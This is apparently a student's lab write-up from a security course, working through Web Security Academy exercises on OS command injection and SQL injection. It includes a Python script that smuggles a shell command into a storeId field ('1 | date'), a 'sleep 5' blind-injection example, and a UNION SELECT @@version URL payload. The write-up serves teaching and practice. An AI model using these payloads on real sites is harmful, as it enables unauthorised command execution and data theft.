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2.1: Command and SQL injection

<u>Simple</u>


• Take a screenshot for your lab notebook of the output

```
7  s = requests.Session()
8
9  site = 'https://acb21f131f030067c029524400190032.web-security-academy.net'
10  stock_post_url=f'{site}/product/stock'
11  post_data = {
12     'productId' : '1',
13     'storeId' : '1 | date'
14  }
15  resp = s.post(stock_post_url, data=post_data)
16  print(resp.text)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
(base) Matthews-Air:labs2 matthewadler$ python 1.py
Thu Jan 27 19:15:52 UTC 2022
(base) Matthews-Air:labs2 matthewadler$ ■
```

Edit the option value again to instead run the cat command in order to return the contents of the shell script on the web page similar to that shown below

Take a screenshot for your lab notebook of the output



Finally, finish the level by running the command that identifies the <u>username</u> of the account running the web site.

Take a screenshot showing completion of the level that includes your OdinId



2. os-command-injection (2)

Blind-time-delays

Web applications may be written in a way that the results of a command are not directly returned. 'Blind' attacks allow an adversary to learn whether a web site contains a command injection vulnerability via other means. One way to do so is to inject a command that results in a delay in the processing of the request. For example, if one is able to successfully inject a 'sleep 5', the web application will pause for 5 seconds before returning a response, thus revealing that the application contains the vulnerability.



3. os-command-injection (3)


• Take a screenshot showing completion of the level that includes your OdinId



· Take an additional screenshot that shows the username that runs the site

```
(env) (base) Matthews-Air:labs2 matthewadler$ python 3.py
{}
peter-4VCP5b
(env) (base) Matthews-Air:labs2 matthewadler$ ■
```


4. os-command-injection (4)



5. sql-injection (1)

Go back to the web site and select the Gifts category. In the URL, replace Gifts with a double-quote character and load the resulting page.

Take a screenshot of the output.



Then, replace the category string with a single-quote character and load the resulting page.


- What output is returned? Internal Service Error
- Take a screenshot showing completion of the level that includes your OdinId



6. sql-injection (2)

- Is the username field vulnerable to SQL injection? If so, what character breaks syntax? **Yes, single quote.**
- Is the password field vulnerable to SQL injection? If so, what character breaks syntax? Yes, -

• Take a screenshot showing completion of the level that includes your OdinId




7. sql-injection/union-attacks (1)

determine-number-of-columns


- How many columns does the products table contain? 3
- Take a screenshot showing completion of the level that includes your OdinId



8. sql-injection/union-attacks (2)



9. sql-injection/union-attacks (3)




10. sql-injection/examining-the-database (1)



https://ac911f231ef74013c0d45cba00870007.web-security-academy.net/filter?category=Accessories' UNION SELECT @@version, NULL-

11. sql-injection/examining-the-database (2)

• Take a screenshot of the results showing the name of the user table



- Take a screenshot of the results showing the column names of the user table
- Take a screenshot of the results showing all of the users and their passwords for the site.

•



Take a screenshot showing completion of the level that includes your OdinId

